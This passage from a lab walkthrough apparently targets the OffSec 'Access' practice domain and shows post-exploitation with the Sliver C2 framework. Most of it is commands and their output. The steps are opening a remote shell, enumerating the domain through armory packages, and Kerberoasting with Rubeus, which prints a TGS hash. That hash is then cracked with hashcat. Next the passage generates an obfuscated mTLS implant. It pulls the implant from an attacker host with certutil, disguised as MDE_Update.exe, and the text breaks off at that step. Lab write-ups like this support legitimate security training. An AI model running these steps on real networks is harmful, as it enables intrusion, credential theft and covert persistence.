 ID         Transport   Remote Address         Hostname   Username            Operating System   Health
========== =========== ====================== ========== =================== ================== =========
 ebe23c34   http(s)     192.168.162.187:51652  SERVER     ACCESS\svc_apache   windows/amd64      [ALIVE]

sliver >
```

Figure 16 — Sliver C2 Session Confirmation

Now that we have an established session. Lets go ahead and start doing recon and lateral movement. To begin we start by using the session we have established by entering the following command:


```
use <session >
```



```
sliver > use ebe23c34

[*] Active session SQUARE_LIPSTICK (ebe23c34-aff0-4fb9-8aca-b79ed3ab1864)

sliver (SQUARE_LIPSTICK) >
```

Figure 17 — Switching to Active Session

The established C2 session is also kind of to remind us if we are an adult dropping into a shell (not standard or opsec safe) from here you can do more standard “OSCP style recon” if preferred.




```
sliver (SQUARE_LIPSTICK) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to conti
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 4668

PS C:\maint> whoami /groups
whoami /groups

GROUP INFORMATION
_________________

Group Name                                     Type             SID
============================================== ================ ============
Everyone                                       Well-known group S-1-1-0
BUILTIN\Users                                  Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access     Alias            S-1-5-32-554
NT AUTHORITY\SERVICE                           Well-known group S-1-5-6
CONSOLE LOGON                                  Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users               Well-known group S-1-5-11
NT AUTHORITY\This Organization                 Well-known group S-1-5-15
LOCAL                                          Well-known group S-1-2-0
Authentication authority asserted identity     Well-known group S-1-18-1
Mandatory Label\High Mandatory Level           Label            S-1-16-12288
PS C:\maint>
```

Figure 18 — Establishing an interactive shell

Instead, lets take a step back and visit the Sliver armory that we have at our disposal.

If you type the command *armory* you will get back a list of command name packagers that you can use. It is a very extensive collection and worth your time in getting to know how they all work.



```
sliver (SQUARE_LIPSTICK) > armory

[*] Fetching 1 armory index(es) ... done!
[*] Fetching package information ... done!

 Packages

 Command Name                  Version   Type        Help

 ============================  ========  ==========  ==============================
 ================================
 azbelt                        0.3.2     Extension   Azure credential gathering
 bof-roast                     v0.0.2    Extension   Beacon Object File repo for r
 bof-servicemove               v0.0.1    Extension   Lateral movement technique by
 c2tc-addmachineaccount        v0.0.7    Extension   AddMachineAccount [Computerna
 c2tc-askcreds                 v0.0.7    Extension   Collect passwords using CredU
 c2tc-domaininfo               v0.0.7    Extension   enumerate domain information
```


Figure 19 — Armory Packages

First we will install the *c2tc-domaininfo* package with the following command:

```
armory install c2tc-domaininfo
```

You will notice once that once the module is ran you will get back some very useful domain information, such as the name of the domain controller, internal ip address, password policies, etc. The module can be executed by simply typing:

```
c2tc-domaininfo
```




```
sliver (SQUARE_LIPSTICK) > armory install c2tc-domaininfo

[*] Installing extension 'coff-loader' (v1.0.14) ... done!
[*] Installing extension 'c2tc-domaininfo' (v0.0.7) ... done!

sliver (SQUARE_LIPSTICK) > c2tc-domaininfo

[*] Successfully executed c2tc-domaininfo (coff-loader)
[*] Got output:
────────────────────────────────────────────────────────────────────
[+] DomainName:
    access.offsec
[+] DomainGuid:
    {AD65396A-F308-4655-8086-ED574DD95C37}
[+] DnsForestName:
    access.offsec
[+] DcSiteName:
    Default-First-Site-Name
[+] ClientSiteName:
    Default-First-Site-Name
[+] DomainControllerName (PDC):
    \\SERVER.access.offsec
[+] DomainControllerAddress (PDC):
    \\192.168.162.187
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): 42
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 0
    Account lockout duration (m): 30
    Account lockout observation window (m): 30
[+] NextDc DnsHostName:
────────────────────────────────────────────────────────────────────
```

Figure 20 — Active Directory Domain Info

Next we will install *rubeus* and *kerberoast* the network. This is extremely useful because we will be kerberoasting the network from memory versus dropping the actual binary on disk to run. Since we will be passing the command inline with the current process it is neccessary we add the */nowrap* function so we can copy out any of the hashes retrieved form the terminal without any spaces. This is useful when we attempt to start cracking the hashes offline.

```
rubeus -i kerberoast /nowrap
```




```
sliver (SQUARE_LIPSTICK) > rubeus -i kerberoast /nowrap

[*] rubeus output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : access.offsec
[*] Searching path 'LDAP://SERVER.access.offsec/DC=access,DC=offsec' for '(&(samAcc
rAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : svc_mssql
[*] DistinguishedName      : CN=MSSQL,CN=Users,DC=access,DC=offsec
[*] ServicePrincipalName   : MSSQLSvc/DC.access.offsec
[*] PwdLastSet             : 5/21/2022 5:33:45 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.acces
E09626A0C7C8BEE339A8E84224F66E0D0AD4883CD92812EED654E2EEDE9CACFC2F2F4CFFE2691502DD
A3FEBC1294CAB5C85821EEB1C28B79940585E8ACFC7C659A779E7E33AA0685029BFC60CA77DF9C3D16
11D433BC647E97ED711F0936FBA8C44AC668BCFD3A731D6C77C9542BE9B4A0779A93C7375C69037C2B
ADFBFA5FE24D703B365D9B930ADBE4B07D1B725E425168202B511414995DF84C03F0014F1733507D0F
EDB06A1F6377E7CE2CDCDC63D886CD09B55595D93BC3EC9ECDA094C2958A178A8DC688BC5283378BF9
07DB86E55E15E1B4C56DF6C92C6FD13D80EF0599F1B23F1AB71C24382E57654B8E6C6F7FEE1E45652F
6E279485AD7468C8A2B278FFD1628CA3EAE662A124EDCF3B8B1AA0FD219624505D4E174928936E0AA4
4233092B6FE208C493C278EB007E1374141403E5E9FD0A77695B91C1C929F7F23AE025E336FAAB6001
```

Figure 21 — Kerberoasting with Sliver

Next, we can take this hash offline and crack it with hashcat with the following command:

```
hashcat -m 13100 -a 0  /usr/share/wordlists/rockyou.txt
```




```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_mssql$access.offsec$MSSQLS
Time.Started.....: Fri Jul 14 22:42:16 2023 (0 secs)
Time.Estimated...: Fri Jul 14 22:42:16 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   213.2 kH/s (0.82ms) @ Accel:256 Loops:1 T
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 512/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: hockey → bethany
Hardware.Mon.#1..: Util: 54%

Started: Fri Jul 14 22:42:00 2023
Stopped: Fri Jul 14 22:42:18 2023

┌──(kali㉿hacklab)-[~/Downloads]
└─$ cat cracked
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec
e0d0ad4883cd92812eed654e2eede9cacfc2f2f4cffe2691502dd04c62ffe
9940585e8acfc7c659a779e7e33aa0685029bfc60ca77df9c3d1608bf59cb8
44ac668bcfd3a731d6c77c9542be9b4a0779a93c7375c69037c2b67cf0b4b8
4b07d1b725e425168202b511414995df84c03f0014f1733507d0f7077184ee
d09b55595d93bc3ec9ecda094c2958a178a8dc688bc5283378bf958136ef06
13d80ef0599f1b23f1ab71c24382e57654b8e6c6f7fee1e45652f40d2f3e14
ca3eae662a124edcf3b8b1aa0fd219624505d4e174928936e0aa4f24d57118
374141403e5e9fd0a77695b91c1c929f7f23ae025e336faab60018b7e4f05e
48bae485dede999753da84a5c1965910a2b4de262527e14dfe87808f52d3e3
83d759b9c870fc64ee56f82cac7e0c5406d0906b5c6b4826d9b129a28fe703
528e7da69a7c9f67817aced93b4cc15ad44d956a04c4f6f3913eb00616b8ce
54e95ea40b4ccc09f063fe54fb4626200a329959a123beb45a4f9d83f8ef1c
08d3d0da624a53e1df7acf035d670eaca633670e9a0e7a1b6eff25b02c6fa5
d1b260aa1de5c177886ad11a63136850c2d83660076c148911d518bf738e55
01f6f8ab45e0c381bad22245387832ce8b0ed9dff982e4c:[redacted]
```

Figure 22 — Cracking Kerberos Hashes

Lateral Movement

To perform lateral movement and log in with our newly discovered account we will need to *background* our session and create a new listener running on a different port. This will allow us to invoke a run as session under a different user and have it execute a different sliver implant as that user. I wanted to showcase different methods to use a listener. I could of just generated an *http* listener on a different port but where is the fun in that. Instead we will generate an mtls listener with the following command:

```
mtls
```




```
sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #2

sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
 ==   ====   ========   ====   =============
 1    http   tcp        80
 2    mtls   tcp        8888

sliver >
```

Figure 23 — Starting an Mtls Listener

Now we can generate an implant associated with the listener with the following command:

```
generate  <ip>  /home/kali/Downloads
```




```
sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
 ==   ====   ========   ====   =============
 1    http   tcp        80
 2    mtls   tcp        8888

sliver > generate --mtls [redacted] --save /home/kali/Downloads

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 37s
[*] Implant saved to /home/kali/Downloads/HUSHED_BAYOU.exe

sliver >
```

Figure 24 — Mtls Implant

So now that we have an implant generated for our *mtls* listener we can drop back into a shell and use *certutil* to transfer our renamed file associated with the mtls listener over to the *c:\maint* folder.

```
certutil -urlcache -f - http:<ip>:/MDE_Update.exe
```



```
PS C:\maint> certutil -urlcache -f -split http://[redacted]:8080/MDE_Update.exe
certutil -urlcache -f -split http://[redacted]:8080/MDE_Update.exe
****  Online  ****
